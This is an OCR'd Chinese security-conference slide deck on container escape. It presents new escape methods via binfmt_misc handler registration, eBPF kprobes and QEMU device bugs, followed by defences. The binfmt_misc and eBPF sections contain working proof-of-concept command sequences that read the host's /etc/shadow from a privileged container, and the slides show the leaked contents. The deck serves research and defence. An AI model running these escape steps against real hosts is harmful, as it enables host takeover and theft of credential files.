CONTAINER ESCAPE IN 2021

李强，2021/10

关于我

- 基础设施安全工程师 @蚂蚁集团
- 安全研究与研发
- Linux 内核/虚拟化/容器/底层安全
- HITB, CanSecWest, Syscan360…


目录


- 容器逃逸简介
- 新的容器逃逸方法
- 防御方法

1. 容器逃逸简介

容器简介


- Docker诞生于2013年，OS层的虚拟化技术
- 应用级别的抽象
- 轻量，标准，隔离






Docker简介

- namespaces: 隔离
- cgroups: 资源控制
- UnionFS: 镜像共享与分发




容器安全

- 天下没有免费的午餐：性能 vs 安全
- 容器与宿主机弱隔离
- 共享同一个内核




容器逃逸类型

- 容器引擎漏洞
- 不当的权限配置
- 内核漏洞




特权CAP

- CAP_SYS_MODULE
- CAP_SYS_ADMIN
- CAP_DAC_READ_SEARCH




敏感mounts

- sysfs/procfs/tracingfs/debugfs




Usermode helper程序：概念

- 从 Linux 内核发起的程序执行



通过Usermode helper进行逃逸

C: 准备helper程序
C: 将helper写入内核
H: 触发helper被执行
H: helper读取宿主机/etc/shadow
H: helper将/etc/shadow写入容器
C: 读取宿主机/etc/shadow



Usermode helper例子


- /proc/sys/kernel/modprobe
- /proc/sys/kernel/core_pattern
- /sys/kernel/uevent_helper
- /sys/fs/cgroup/*/release_agent
- /proc/sys/fs/binfmt_misc，尚无公开exploit

2. 新的容器逃逸方法

通过binfmt_misc进行容器逃逸

binfmt_misc简介

- proc文件系统
- 用户态能够注册可执行文件处理器
- Linux内核允许任意文件格式执行



binfmt_misc接口

```
root@xxx:/home/test# touch test_fmt_intp
root@xxx:/home/test# echo aaa > test_fmt

root@xxx:/home/test# echo '#!/bin/sh' > test_fmt_intp
root@xxx:/home/test# echo '' >> test_fmt_intp
root@xxx:/home/test# echo 'echo test_fmt' >> test_fmt_intp
root@xxx:/home/test# chmod +x test_fmt_intp

root@xxx:/home/test# echo ':test_fmt:M::\x61\x61\x61::/home/test/test_fmt_intp:'
> /proc/sys/fs/binfmt_misc/register
root@xxx:/home/test# cat /proc/sys/fs/binfmt_misc/test_fmt
enabled
interpreter /home/test/test_fmt_intp
flags:
offset 0
magic 61616

root@xxx:/home/test# chmod +x test_fmt
root@xxx:/home/test# cat test_fmt
aaa
root@xxx:/home/test# ./test_fmt
test_fmt
```

prepare executable file

prepare handler


register executable handler

magic: aaa

execute file

binfmt_misc揭秘: 用法


- 注册: /proc/sys/fs/binfmt_misc/register
- 显示: /proc/sys/fs/binfmt_misc/<name>
- 清除: echo -1 > /proc/sys/fs/binfmt_misc/<name>



binfmt_misc揭秘: 内核

- 内核中维护着文件类型处理器的链表formats
- execve的时候搜索搜索该链表


匹配之后执行load_binary



binfmt_misc揭秘: 注册自定义handler


- 用户注册的misc_format被插入formats链表头
- 如果有两个handler匹配

同一个可执行文件,
misc_format会被选中




通过binfmt_misc进行容器逃逸

- 可以为ELF/bash/…注册文件执行处理器



通过binfmt_misc进行容器逃逸: poc1

- 可以为ELF/bash/…注册文件执行处理器



通过binfmt_misc进行容器逃逸: poc1(继续）

- 替换#!/bin/sh开头文件的解释器

```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# docker run -it --security-opt apparmor:unconfined --cap-add=SYS_ADMIN ubuntu bash
root@0c3217f61c00:/# mount binfmt_misc -t binfmt_misc /proc/sys/fs/binfmt_misc
root@0c3217f61c00:/# mount -o rw,remount /proc/sys
root@0c3217f61c00:/# cd /tmp
root@0c3217f61c00:/tmp# mount | grep upperdir
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/HRFWQ6623JEWMXGUOSL3BGXIKS:/var/lib/docker/overlay2/l/3KOBHEQAFGIQRGOSL3
KLS26WQ,upperdir=/var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b2734796 0a647c2776edc/diff,workdir=/var/lib/docker/overlay2/c6
32714605 1def4118a86a1d820a33fe8c3eb241a4b2734796 0a647c2776edc/work)
root@0c3217f61c00:/tmp# echo '#!/bin/bash' > test.sh
root@0c3217f61c00:/tmp# echo '' >> test.sh
root@0c3217f61c00:/tmp# echo 'cat /etc/shadow > /var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b2734796 0a647c2776edc/diff/tmp/s
hadow' >> test.sh
root@0c3217f61c00:/tmp# chmod +x test.sh
root@0c3217f61c00:/tmp# cat test.sh
#!/bin/bash

cat /etc/shadow > /var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b2734796 0a647c2776edc/diff/tmp/shadow
root@0c3217f61c00:/tmp# echo ':test:M::\x23\x21\x2f\x62\x69\x6e\x2f\x73\x68:/var/lib/docker/overlay2/c63327146051def4118a86a1d820a33fe8c3eb241a4b2
347960a647c2776edc/diff/tmp//test.sh:' > /proc/sys/fs/binfmt_misc/register
```

step 1: container register new handler for '#/bin/sh'

通过binfmt_misc进行容器逃逸: poc1

- 替换#!/bin/sh开头文件的解释器

```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# cat test_host.sh
#!/bin/sh
echo aaa
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# chmod +x test_host.sh
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# ./test_host.sh
root@test-Standard-PC-i440FX-PIIX-1996:/home/test#
```

step 2: host execute a matched file

```
root@0c3217f61c00:/tmp# ls
shadow  test.sh
root@0c3217f61c00:/tmp# cat shadow
root:!:[illegible]:0:99999:7:::
daemon:*:[illegible]:::
bin:*:18[illegible]99:7:::
```

step 3: container get host file

通过binfmt_misc进行容器逃逸: poc2

```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# docker run -it --security-opt apparmor:unconfined  --cap-add=SYS_ADMIN ubuntu bash
root@cf4f7b7ddd3f:/# mount binfmt_misc -t binfmt_misc /proc/sys/fs/binfmt_misc
root@cf4f7b7ddd3f:/# mount -o rw,remount /proc/sys
root@cf4f7b7ddd3f:/# cd /tmp
root@cf4f7b7ddd3f:/tmp# mount | grep upperdir
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/RDZSLLDEDTSRN5SUW5GNLJPI4E:/var/lib/docker/overlay2/l/3KOBHEQ
AFGIQRGQSL3EKLS26WQ,upperdir=/var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed29/diff,workdir=/var
/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed29/work)
root@cf4f7b7ddd3f:/tmp# echo '#!/bin/bash' > test.sh
root@cf4f7b7ddd3f:/tmp# echo '' >> test.sh
root@cf4f7b7ddd3f:/tmp# echo 'cat /etc/shadow > /var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed2
9/diff/tmp/shadow' >> test.sh
root@cf4f7b7ddd3f:/tmp# cat test.sh
#!/bin/bash

cat /etc/shadow > /var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7bed29/diff/tmp/shadow
root@cf4f7b7ddd3f:/tmp# chmod +x test.sh
root@cf4f7b7ddd3f:/tmp# echo ':test:M::208:\xd0\x35:/var/lib/docker/overlay2/db05233908984d91a78d9f9ed5666e35e67d3fda513cc51b80b67fb00c7
bed29/diff/tmp/test.sh:' > /proc/sys/fs/binfmt_misc/register
root@cf4f7b7ddd3f:/tmp# ls
test.sh
root@cf4f7b7ddd3f:/tmp# ls
shadow  test.sh
root@cf4f7b7ddd3f:/tmp# cat shadow
root:!:1[illegible]:0:99999:7:::
```

after host execute 'ls'

```
000000C0   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00
000000D0   D0 35 00 00   00 00 00 00   D0 35 00 00   00 00 00 00
000000E0   00 10 00 00   00 00 00 00   01 00 00 00   05 00 00 00
```

hexdump usr/bin/ls

通过eBPF进行容器逃逸


eBPF简介

- 从1992年的cBPF发展而来
- 最开始用于网络包过滤
- eBPF能够在运行时向内核添加受限的代码
- eBPF之于内核就如JavaScript之于浏览器
- 内核领域发展最快的子系统之一

eBPF典型项目

- 网络策略
- 内核跟踪
- 运行时安全


Cilium



bpftrace

Falco

eBPF架构




蚂蚁集团
ANT GROUP

eBPF核心概念

- eBPF 程序类型，决定eBPF代码执行时机
- eBPF map, 用于存储数据，内核/用户态通信
- eBPF verifier, 确保eBPF程序不会对内核造成伤害
- eBPF helper, eBPF程序能够使用的库函数

kprobe与eBPF


- kprobe, 几乎能够在内核任意地址插桩
- 包括kprobe与kretprobe
- eBPF程序能够加载到kprobe上，kprobe执行时候触发eBPF




容器与eBPF

- eBPF/kprobe没有cgroups和namespaces的概念
- CAP_SYS_ADMIN/BPF容器能够加载eBPF程序
- 容器内部能够读取宿主机信息，控制宿主机行为

通过eBPF进行容器逃逸: 示例



通过eBPF进行容器逃逸: poc



通过eBPF进行容器逃逸: poc

```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test/linux-5.11/samples/bpf# docker run -it --security-opt apparmor:unconfined  --cap-add=SYS_ADMIN -v /home/test:/test
 ubuntu bash
root@cd205d153de4:/# mount -t tracefs nodev /sys/kernel/tracing
root@cd205d153de4:/# echo 'r:vfs_read vfs_read' >> /sys/kernel/tracing/kprobe_events
root@cd205d153de4:/# cat /sys/kernel/tracing/events/kprobes/vfs_read/id
1508
root@cd205d153de4:/# cd /test/linux-5.11/samples/bpf/
root@cd205d153de4:/test/linux-5.11/samples/bpf# ./loader
bf
16 00 00 00 00 00 00 b7
01 00 00 0a 00 00 00 6b
1a f8 ff 00 00 00 00 18
```

terminal: create container and load eBPF program

```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test/linux-5.11/samples/bpf# docker exec -it cd20 bash
root@cd205d153de4:/# cat /sys/kernel/tracing/trace_pipe
           <...>-68027   [015] d... 17905.159637: bpf_trace_printk: text: root:!:18785:0:99999:7:::

daemon

           <...>-68027   [015] d... 17905.159650: bpf_trace_printk: text: *:18737:0:99999:7:::

bin:*:1873

           <...>-68027   [015] d... 17905.159651: bpf_trace_printk: text: 7:0:99999:7:::
sys:*:18737:0:999
```

terminal 2: cat /sys/kernel/tracing/trace_pipe

```
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# ./poc
a = 0x556dc4d032a0
pid=68027

ret = 1513
root@test-Standard-PC-i440FX-PIIX-1996:/home/test# cat /etc/shadow
root:!:18785:0:99999:7:::
daemon:*:18737:0:99999:7:::
```


host: read /etc/shadow

蚂蚁集团 ANT GROUP

通过VMM进行容器逃逸


容器运行在虚拟机中

- 容器运行在虚拟机中是一种流行模式
- 客户独占虚拟机
- 能够享受虚拟机的隔离+容器的便利



虚拟机攻击面：虚拟机设备

- 虚拟机中OS能够直接与设备进行交互
- 虚拟机中OS可以读写设备地址空间，控制设备
- QEMU中有很多漏洞设备




sysfs中的设备与驱动

- sysfs是一种类似于procfs的伪文件系统
- 通常挂载到/sys目录
- 如果容器能够挂载sysfs，就能够向sysfs写入/读取数据

通过VMM中的漏洞进行容器逃逸

- 容器内部挂载sysfs之后与虚拟设备交互
- 虚拟设备有漏洞
- 通过虚拟机设备的漏洞实现容器逃逸



通过VMM中的漏洞进行容器逃逸：poc

- Gaoning Pan, Xingwei Lin的scavenger
- QEMU逃逸PoC:

https://github.com/hustdebug/scavenger

通过VMM中的漏洞进行容器逃逸：poc

```
root@test-Standard-PC-i440FX-PIIX-1996:~/scavenger/exploit# docker run -it --security-opt apparmor:unconfined  --cap-add=SYS
_ADMIN -v /home/test:/test ubuntu bash
root@2cb504dcdaf3:/# apt update -qq && apt install -qq gcc make g++
^C
root@2cb504dcdaf3:/# apt update -qq && apt install -qq gcc make g++  -y
```

qemu VM

```
root@367fde56c5e6:/test/scavenger/exploit# make
cc -g   -c -o exp.o exp.c
cc -g   -c -o common.o common.c
g++ -std=c++11 -g  -g -o  exp exp.o common.o
root@367fde56c5e6:/test/scavenger/exploit# ./exp
Segmentation fault (core dumped)
root@367fde56c5e6:/test/scavenger/exploit# mount -o rw,remount /sys
root@367fde56c5e6:/test/scavenger/exploit# ./exp
```

qemu VM

```
Program received signal SIGSEGV, Segmentation fault.
0x0000555555c93531 in object_unref (obj=0x7fd200000000) at qom/object.c:112
1124        g_assert(obj->ref > 0);
Missing separate debuginfos, use: debuginfo-install glib2-2.56.1-4.alios7.x
-3.0.13-18.1.alios7.x86_64 libgcc-4.8.5-4.1.alios7.x86_64 libmount-2.23.2-6
ios7.x86_64 libuuid-2.23.2-61.2.alios7.x86_64 pcre-8.32-15.1.alios7.x86_64
(gdb) bt
#0  0x0000555555c93531 in object_unref (obj=0x7fd200000000) at qom/object.c
#1  0x0000555555a09eae in qemu_sglist_destroy (qsg=0x555557a5f8c0) at dma-h
#2  0x0000555555a6919b in nvme_map_prp (qsg=0x555557a5f8c0, iov=0x555557a5f
    at hw/block/nvme.c:220
#3  0x0000555555a69bed in nvme_rw (n=0x5555576f6190, ns=0x5555576fdf40, cm
#4  0x0000555555a69e4a in nvme_io_cmd (n=0x5555576f6190, cmd=0x7fffffffdf40
#5  0x0000555555a6b526 in nvme_process_sq (opaque=0x55555717d5f0) at hw/blo
#6  0x0000555555ddb812 in timerlist_run_timers (timer_list=0x5555569b0c00)
#7  0x0000555555ddb8b3 in qemu_clock_run_timers (type=QEMU_CLOCK_VIRTUAL) a
#8  0x0000555555ddbb88 in qemu_clock_run_all_timers () at util/qemu-timer.c
#9  0x0000555555ddc339 in main_loop_wait (nonblocking=0) at util/main-loop
#10 0x00005555555974b45 in qemu_main_loop () at /nvme/pangpei.lq/devel/docke
#11 0x0000555555d7adb4 in main (argc=19, argv=0x7fffffffe1b8, envp=0x7fffff
```

host qemu process

3. 防御方法

binfmt_misc 逃逸

- 安全容器, kata/gVisor
- 容器drop CAP_SYS_ADMIN（不能remount)
- Usermode helper白名单
(CONFIG_STATIC_USERMODEHELPER_PATH)
- LSM(Apparmor, SELinux)

eBPF 逃逸

- 容器drop CAP_SYS_ADMIN（不能remount)
- 限制容器内使用eBPF程序
- eBPF程序签名(内核进行中)

VMM 逃逸

- 安全容器, kata/gVisor
- 容器drop CAP_SYS_ADMIN（不能remount)
- 及时推动VMM的漏洞修复

感谢观看！

KCon 汇聚黑客的智慧

知道创宇 | KCon